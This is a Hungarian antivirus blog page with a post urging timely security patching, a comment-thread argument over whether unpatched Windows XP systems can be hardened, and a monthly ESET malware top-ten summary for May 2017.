Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

[Tweets by @antivirusblog](#)

Facebook

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.

VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1422

Antivírus blog

vírusok, férgek, botnetek, kártevők

Én frissítek, te frissítesz, ő frissít - ja nem

2017. július 03. 19:31 - Csizmazia Darab István [Rambo]

A zerodayes ügyek kivételével sokat lendíthet az IT biztonsági helyzetünkön, **ha mindig naprakész, hiba-javított operációs rendszert, és alkalmazói szoftverkörnyezetet használunk**. Sajnos sokan ezt különböző okokból nem teszik meg, pedig az elrettentő példákat napestig lehetne sorolni.




Még 2003. januárjából sokan emlékezhetnek az SQL.Slammer féregre. Sok szempontból totális újdonságnak számított, és akkoriban a viszonylag gyorsan körbefutó "világjárványok" nem számítottak éppen ritkaságnak: a Nimda, a Morris worm, Code Red vagy a Blaster. Akik 2003-ban valamilyen nagyvállalatnál dolgoztak, azok közül sokak unalmas januárját az SQL.Slammer "dobta fel", hiszen akik korábban úgy könyvelték el, hogy csak futtatható állományokban vagy boot szektorban lehetnek víruproblémák, most nagyot csalódhattak.


A fő tanulság pedig az volt, hogy **a biztonsági frissítések futtatása mennyire fontos. Bár a Microsoft a sebezhetőség bejelentésére reagálva még 2002-ben kiadott egy SQL javítócsomagot, amit azonban sokan sajnos mégsem telepítettek.**



Példaként hozhatunk itt még több tucatnyi esetet, Confickertől WannaCry-ig, ahol az első időszakban persze eltelt valamennyi idő a hibajavítás kiadásáig, de aztán a Conficker például még éveken át a vírus toplista prominens helyezettje lehetett. Az idén májusi WannaCry után sem frissítette mindenki azonnal a rendszerét, **pedig ennél az incidensnél a már régóta nem támogatott Windows XP is kapott egy rendkívüli javítófoltozást.**




A ransomwarek 2013. óta tartó történelmében is **jelentős szerepet játszhatott a frissítetlen, sebezhető, elavult szoftverkörnyezet.** Ez az exploit kitek aktivitása miatt is különösen veszélyes, hiszen **a támadások már régóta tömeges méretekben, és automatizáltan történnek.**




[Az alkalmazói szoftverek (például Microsoft Office, Adobe Flash, Adobe PDF Reader, WinZip, DivX, Firefox, stb.) naprakészségének területén] ugyanígy "dolgozik" a figyelmetlenség, lustaság. A felhasználók esetében még működhet a "nem tehet róla, de azért tehet(ne) ellene", **ám például egy kormányzati honlap főállású üzemeltetőitől a kiberháborús korszak kezdetén egy sok év óta elavult, régi szoftverváltozat futtatása szembemenve minden CERT-es ajánlással komoly kockázati tényezőnek, kritikus biztonsági kérdésnek számíthat.**

Ez ügyben is juthat eszünkbe számtalan szebbnél szebb gondolat, [például a Reuters ismételt feltörése 2012-ben, ahol is az elavult WordPress] játszotta a főszerepet, mint gyenge-pont.



Így történhetett például, hogy [2017. június 25-én feltört amerikai kormányzati weboldalakon ISIS-es szövegek jelenhettek meg]. A Trumpnak címzett politikai üzeneteket már javában vizsgálja az FBI, az azonban már most is nyilvánvaló, hogy [egy 2015-ös 7.0 DotNetNuke szoftververzió futtatása az aktuális legfrissebb 9.01 változat helyett] **a maximálisan elvárható biztonság hiányában egy másik ligában játszik.**



Hasonlóan nem kottázza le a világszínvonalat, hogy [a brit kórházak 90%-a 2016. decemberében még mindig Windows XP-t futtat]. Érzékeny betegadatok millióit egy sebezhetőségektől zsúfolt, és 2014-ben megszüntetett támogatású (a bankok az ATM-ek miatt egyedi szerződéssel még vásárolnak hozzá javításokat) operációs rendszerre bízni, **ez szintén a számítógépes biztonság minden szabályát a Holdig rúgja. Szóval frissítés-update-patchmanagement fronton még jócskán lehetne-kellene javulnunk - de reméljük a legjobbakat.**

Megosztom tumblr. Tweet Pin it 8+1 B Tetszik 0

[15 komment]
Címkék: [hiba] [szoftver] [amerikai] [weblap] [kormányzati] [exploit] [sebezhetőség] [sérülékenység] [isis] [elavult] [javítatlan]

welivesecurity.com

Ajánlott bejegyzések:



Jelszómenedzserek, frissítések



Évek óta támadható Minecraft szerverek



Brother nyomtatód van testvér? Akkor rossz hírem van...



Windows exploitok és biztonság - ez történt 2016-ban



Az Android áll a sebezhetőségi lista élén

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12639089

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.07.04. 02:34:29

Sajnos nem ennyire fekete-fehér a dolog - tőled nem ezt vártam.
XP? 2000 környékén még DOS-os programokat használtunk bizonyos feladatokra. Miért? Mert a program nem volt működőképes windows alatt. Amelyik kliensnek nem volt szüksége scannerre, azokat valahogy sikerült áterőszakolni, de ahol scanner is kellett, ott a driver miatt végképp nem volt lehetőség a váltásra.

Aztán ott az a DotNetNuke. Nem ismerem. De elképzelhetőnek tartom, hogy az azt használó szoftver is verziófüggő, a fejlesztője talán már rég felszívódott...
Stb.

Szóval sok dolog van ebben a listában, ami nem egyértelműen az üzemeltetést végzők sara.

Apropó e.ü.: háziorvosomnál úgy öt-hat éve is valami dosos szörnyűség nyomtatta a recepteket...

Válasz erre

hajbazer 2017.07.04. 11:23:41

A riogatás és a minősítégetés mellé illene ideírnod, hogy a "fogyassz többet és vegyél újat" birkastratégia helyett hogyan védekezhetnek azok, akik régi rendszereken maradtak, pl. Windows XP alatt. Számos hardening megoldás létezik egyébként, amivel a frissítetlen rendszerek is bevédhetők. Pl. egy Jetico Personal Firewall-on megnézném, mikor jut át egy WannaCry. Még ha az SMB szerverig el is jut, elindulni már sajnos nem fog tudni, mert a jogosulatlan kódfuttatást igencsak hatékonyan detektálja, a sima child process indítástól kezdve a DLL-injektálásokon keresztül mindent. Annak a kijelentése, hogy egy nem támogatott rendszer definíció szerint nem biztonságos, szélsőségesen demagóg és rendkívül primitív gondolkodást sejtet. Nem beszélve arról, hogy túltermelésre és túlfogyasztásra ösztönöz, félelemkeltéssel. Sajnálom, hogy beálltál ebbe a sorba, ámde nem késő korrigálni.

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.07.04. 20:15:45

Sziasztok!

Sok dologgal egyetértek, otthoni játékplatformnak az XP kiemelkedő volt, na meg a túlfogyasztás híve sem vagyok :-)

Azonban ha kórházak, állami szervezetek, kormányzati helyek ne dropmyrights-okkal, meg ilyesmikkel védjék meg az adataimat, adataikat, hanem tegyenek eleget a biztonsági előírásoknak, használjanak naprakész hibajavított cuccokat, logoljanak, elemezzenek naplót, auditáljanak, pentesteljenek, meg minden ilyesmi.

Amikor még csak közeledett a támogatási időszak vége, a SANS már ilyesmikről írt:
"a már felfedezett, de nem publikált zero day sebezhetőségeket most nagy valószínűséggel bespájzolják a

kártevőterjesztők a dátum utánra, és a gyanú szerint számos ilyenen ülhetnek addig. Az átlagos ára egy Windows XP rendszerhez tartozó exploitnak ma a fekete piacon nagyjából 50 és 150 ezer USD közé tehető, ami viszonylagosan nem túl magas. Ha viszont valaki felfedez egy nagyon megbízható, távolról jól kihasználható sebezhetőséget, és ezt addig eltitkolja, akkor komoly veszélyeket tud vele majd okozni a jövő év tavasza után."

www.computerworld.com/article/2483621/malware-vulnerabilities/xp-s-retirement-will-be-hacker-heaven.html

DOS-os meg Win95-ös cuccokkal egyébként még én is találkoztam tavaly kórházakban, szóval azért nem csak a britek cipője lehet lukas ;-)

További szép napot :-)

Válasz erre

hajbazer 2017.07.04. 23:35:29

Nem írtad, hogy mivel értesz egyet és mivel nem, így megpróbálok még egyszer rávilágítani arra, hogy mi a probléma, úgy általában, az ilyen bejegyzések lényegi mondanivalójával.

Te: "kormányzati helyek ne dropmyrights-okkal, meg ilyesmikkel védjék meg az adataimat, adataikat, hanem tegyenek eleget a biztonsági előírásoknak, használjanak naprakész hibajavított cuccokat, logoljanak, elemezzenek naplót, auditáljanak, pentesteljenek, meg minden ilyesmi"

A biztonsági előírások alatt mit értesz? Melyik IT biztonsággal kapcsolatos, melyik szabvány, melyik pontját? Naprakész hibajavított rendszert? Úgy érted, hogy olyat, amiben fél éve, egy éve ott tátonganak a publikálatlan (de a fekete piacon már rég értékesített) biztonsági sebezhetőségek, amiket csak a nyilvánosságra kerüléskor hajlandóak javítani (lásd az NSA ellopott arzenálja)? Mit logoljanak, mivel logoljanak és mennyire? Mit segít egyáltalán a logolás, ha jön a zsarolóvírus? Mind-mind olyan hangzatos közhelyek, amik közül egyetlen konkrétumot nem említesz. A cikked azt a tévhitet sugallja az olvasó számára - mint egyébként minden frissítsmertkülönbenbajlesz szélsőségesen manipulatív IT marketing bullshit cikk - hogy ha valaki folyamatosan frissíti a rendszerét, akkor biztonságban lesz, holott ez marhára nem igaz. Sőt, inkább az igaz, hogy minél többet fejlesztenek egy szoftverbe, annál több (még nem ismert) hiba kerül bele. Egy operációs rendszernek nem feladata, hogy megvédjen a fenyegetésektől. Azt sajnos mindenkinek magának kell megtennie különféle eszközökkel. Aki azt mondja, hogy az ő operációs rendszere definíció szerint biztonságos (legyen az akár a Windows 10, vagy a Linux), az hazudik. Természetesen, Microsoft-nak profitérdeke hazudni. A Linux esetében már árnyaltabb a történet.

Válasz erre

hullajelölt88 2017.07.05. 07:48:20

@Csizmazia Darab István [Rambo]: no álljunk meg egy szóra! A bevezetőből úgy tűnt, ez nekem is szól. Én egy szóval sem mondtam, hogy ma az XP elfogadható lenne bárhol, ahol net van (bár bevallom, nekem is van még egy a régi, win10-zel nem kompatibilis fotósszoftverem miatt :)), pláne nem olyan helyen, ahol érzékeny adatok vannak. Mindössze azt kifogásoltam, hogy a poszt (látszólag?) az üzemeltetőkre tolja a felelősséget, holott sok esetben ennek egyéb, messzebre vezető oka van, nem a lustaság. (hajbazer szövegére nem kívánok reagálni, max. annyit, hogy az általa emlotett tűzfalnak nevezett dolog is csak bizonyos feltételek teljesülése esetén nyújthat védelmet, sacc/kb egy kernel exploit ellen nem nagyon tud védeni)

Válasz erre

hullajelölt88 2017.07.05. 08:09:24

@hajbazer: szerintem menj vissza a hupra, odavaló vagy. :(

Válasz erre

hajbazer 2017.07.05. 08:33:29

@hullajelölt88
Nem kívánsz reagálni, de azért mégis megtetted. Semmi probléma, jártak már így egy páran. :P Ami viszont már probléma, hogy ismét csak homályos, semmitmondó "csak bizonyos feltételek teljesülése esetén" szövegekkel kelsz ki a nem frissített rendszerek ellen. Leírhatnád például, mik ezek a feltételek, hátha abból is tanulhatna a nagyérdemű, aki ide téved. A kernel exploitodat pedig jobbhíján be kell juttatni a rendszerbe, de ha nincs támadható portod - mert speciel van egy erős, alkalmazás-orientált tűzfalad, ami a kódfuttatások ellen is véd - akkor sajnos ez nem fog sikerülni egy, gyenge rendszerekre kihegyezett, automatizált támadás során. Ellenben, a frissített csilirendszerrel rendelkező r=1 nyugodt szívvel nyitva hagyja a portjait, mert "úgyis biztonságos", mert frissített™ és támogatott™ szoftver van rajta. Aztán meg is kapja szépen a 0day-t. Főleg azzal van bajom, hogy egyesek megpróbálják azt az illúziót kelteni, hogy egy frissített rendszer nagyságrendekkel magasabb fokú biztonságot nyújt, mint egy nem frissített rendszer. Ez pedig egész egyszerűen hazugság. A leggyengébb láncszem a júzer és a legerősebb láncszem is ő lehet, mivel (még) nem a SkyNet-tel állunk szemben, a vírusok nem tudnak

gondolkodni, de az ember igen (ha akar, és nem minden megoldást csak vindóztízre és új hardverre való pénzszórásban lát kimerülni).

Még mindig egy büdös szót nem szólt senki arról, hogy mit tehet az, aki régi rendszeren maradt, gépkidobás, félve remegés, fogkocogtatás és a "nem vagyok elég menő, mert nem haladok a korral" a túlfogyasztást szándékosan erőltető reklámok és szponzorált tartalmak által erőltetett demagóg tévhit benyalásán kívül.

Válasz erre

hullajelölt88 2017.07.05. 08:48:49

@hajbazer: a hülyeségeidre nem akarok itt sem. A jelenlétedre is csak annyit, hogy jobb lenne, ha legalább itt békénhagynád a gondolkodásra képes embereket.

Válasz erre

hajbazer 2017.07.05. 11:34:28

@hullajelölt88: "a gondolkodásra képes embereket"
Magad nevében beszélj! Tekintettel arra, hogy messze el se gondolkodtál azokon, amit leírtam, én nem sorolnálak a gondolkodásra képes emberek közé. A bejegyzés íróját még azok közé sorolom, csak túlságosan beállt a trendbe. Erre akartam felhívni a figyelmet.

Apropó, ha már te akarod megmondani, hova vagyok való.. hupuék mit szólnak, hogy a nyilván nem pozitív elismerésnek szánt odavalóságommal minősíted őket?

Válasz erre

hullajelölt88 2017.07.05. 12:18:06

@hajbazer: a gondolkodás képessége nem arra való, hogy ostobaságokon rágódjunk.

Válasz erre

hajbazer 2017.07.06. 12:40:57

@hullajelölt88: Tehát ahhoz, hogy gondolkodónak nevezz valakit, előbb megfelelő mennyiségűt kell termelnie, aztán költenie új hardverre és új szoftverre. Ezt én megalkuvásnak, trendbuziságnak, elitizmusnak, tech-sznobizmusnak, birkalogikának hívom, nem gondolkodásnak.

Szégyellem magam, hogy informatikus vagyok. Amikor a szakmát kezdtem, még volt annyi becsülete, hogy aki értett hozzá, az nem a nagyvállalatokra támaszkodva orgazmált a frissített szoftverek "előnyein", hanem megoldotta magának. Érdekes, akkoriban sok hozzáértő szándékosan kikapcsolta a frissítéseket és mégse hekkelte meg senki.

Silányodik a szakma. Több a füstje, mint a lángja. Luficégek, lufiblogok, lufiemberek. Szégyelljétek magatokat!

Válasz erre

hullajelölt88 2017.07.06. 12:44:22

@hajbazer: ahhoz, hogy valakit gondolkodónak nevezzek, az kell, hogy ne te legyél.

Válasz erre

hajbazer 2017.07.06. 13:17:10

@hullajelölt88: a.te.ervelesi.hibad.hu/szemelyeskedes

Válasz erre

hullajelölt88 2017.07.06. 13:26:28

@hajbazer: sting oldalával erőlködni elég gáz. :D

Válasz erre

hajbazer 2017.07.06. 21:51:46

@hullajelölt88: A gáz az a szén-dioxid (és mellette egyéb mérgesgázok), amit a légkörbe pöfékeltek az új géped kínai rabszolgák általi legyártása, ideszállítása közben.

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.

VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

KÖVETÉS

643

Antivírus blog

vírusok, férgek, botnetek, kártevők

A májusi sírás ezúttal nem ért aranyat

2017. július 06. 13:48 - Csizmazia Darab István [Rambo]

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2017. májusában a következő 10 károkozó terjedt a legnagyobb számban.**



A mezőnyt **ezúttal a JS/Chromex.Submelius vezeti jelentős fölénnyel. Ez egy olyan trójai**, amely észrevétlenül rosszindulatú szoftverekkel ellátott weboldalakra irányítja át a gyanútlan felhasználó böngészőjét.

Az átirányításért felelős rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba, trójaiként pedig hamis Chrome böngésző kiegészítőként is találkozhatunk vele.



Összesen négy különböző adware szerepel a toplistában, ezek mindegyike olyan kéretlen alkalmazás, amelyet különféle hirdetések megjelenítésére terveztek. A rosszindulatú programok kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.

A felhasználóknak a kéretlen reklámok nem csak zavaróak, de felesleges adatforgalmat is generálnak. Ha az ESET antivírus programjának telepítésekor a kéretlen programok szűrése opciót választjuk ki, úgy ezek a zavaró reklámprogramok is blokkolásra, detektálásra kerülnek.



Továbbra is jelen van a Win32/Bundpil féreg, ezúttal a nyolcadik helyen találjuk. Ez a károkozó hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít.

Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



A toplista 10-ik helyét pedig a HTML/Refresh foglalja el. Ez egy olyan trójai család, amelyik észrevétlenül átirányítja a felhasználó böngészőjét különféle rosszindulatú web címekre. A kártevő jellemzően a manipulált weboldalak HTML kódjába beágyazva található.

Összességében azt látjuk, hogy böngészés közben számos kártékony kód igyekszik beférkőzni a felhasználók **számítógépébe, egy részük kéretlen reklámmal támad, míg más részük valódi károkozásra - például zsarolóvírus terjesztésére - alkalmas rosszindulatú weboldalakra irányítja át felhasználók böngészőjét.**



Az ESET Radar Report e havi kiadása ezúttal arról írt, hogy május közepén tört ki egy nagyszabású zsarolóvírusos támadássorozat. A WannaCry és Wcrypt néven is ismert kártevő e-mail csatolmányként terjedt, és a Windows operációs rendszerek SMB (Server Message Block) Server összetevőt érintő sérülékenységét kihasználva titkosította az áldozatok számítógépén lévő adatokat, majd pénzt követelt a kódolás feloldásáért. A váltságdíj 300 és 600 USD között mozgott, utóbbi összeget a 3 napon túli fizetés esetében követelte a kártevő.

A megnövekedett számú fertőzött e-mailek világszerte óriási károkat okoztak. **A Kormányzati Eseménykezelő Központ utólag megerősítette, hogy a Telenor mobilszolgáltató is érintett volt a WannaCry zsarolókártevős támadási hullámban. Külföldön pedig az orosz Belügyminisztérium, a németországi Deutsche Bahn, az USA-ban a FedEx, illetve például Nagy Britanniában a National Health Service is az áldozatok között volt.**



A májusban indult fertőzési hullám elsődleges célpontjai a Microsoft Windows számítógépek voltak, emiatt a Microsoft a veszélyre való tekintettel ezúttal nem csak a legfrissebb, hanem kivételesen a régi, már nem támogatott operációs rendszerekhez is kiadott soron kívüli biztonsági frissítéseket. A mostani WannaCry incidens esetében - melyért sokan a sebezhetőséget titkoló és közben aktívan kihasználó NSA-t hibáztatják - végül egy olyan tervezési hiba kihasználásával lehetett leállítani a terjedést, amelynél a program egy fix domain cím (iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com) megléte alapján döntött a további fertőzési akciókról.


A zsarolóvírusokkal kapcsolatban a www.eset.hu/ransomware weboldalán is folyamatosan található olyan bővebb, összefoglaló általános információ, amellyel felhasználóinknak igyekszünk hasznos, naprakész védekezési tanácsokat adni.



Az antivírus blog májusi fontosabb blogposztjai között először arról írtunk, hogy az Orange is The New Black legfrissebb, ötödik évada volt egy számítógépes betörés áldozata lett. **Az eltulajdonított epizódokért a támadó 67 ezer USD-nek megfelelő (kb. 19 millió HUF) Bitcoint követelt** előbb a gyártó Larson Studios cégtől, majd később a Netflixtől.




Szó esett arról is, hogy elkészült a NIST által megfogalmazott "Új digitális személyazonossági irányelvek" (Digital Identity Guidelines) című anyag. **A tervezet új, továbbfejlesztett jelszókövetelményeket tartalmaz, segítve illetve megváltoztatva az eddigi szokásokat és a hozzájuk kapcsolódó kellemetlenségeket.**



Szóba került továbbá az is, hogy a Macintosh gépeken futtatható HandBrake videókonvertáló tükörszerverére sikerült ismeretleneknek olyan trójaival preparált telepítő csomagot feljuttatni, amely kémprogramot is tartalmaz. **A megfertőzött gépeken a távoli támadók tetszőleges parancsokat futtathatnak, képernyőképet készíthetnek, hitelkártya és jelszó adatokat lophatnak, kémkedhetnek a webkamerán keresztül.**



Terítékre került az is, hogy az ESET szakértőinek legújabb kutatása a kiberbiztonság és a digitális fogyasztói magatartás összefüggéseit vizsgálta. A felmérés fő kérdése volt, hogy **valóban kevesebb digitális technológiát használ-e az átlagfogyasztó, ha nem érzi magát biztonságban a virtuális világban, és ez hogyan befolyásolja a digitális gazdaságot.**

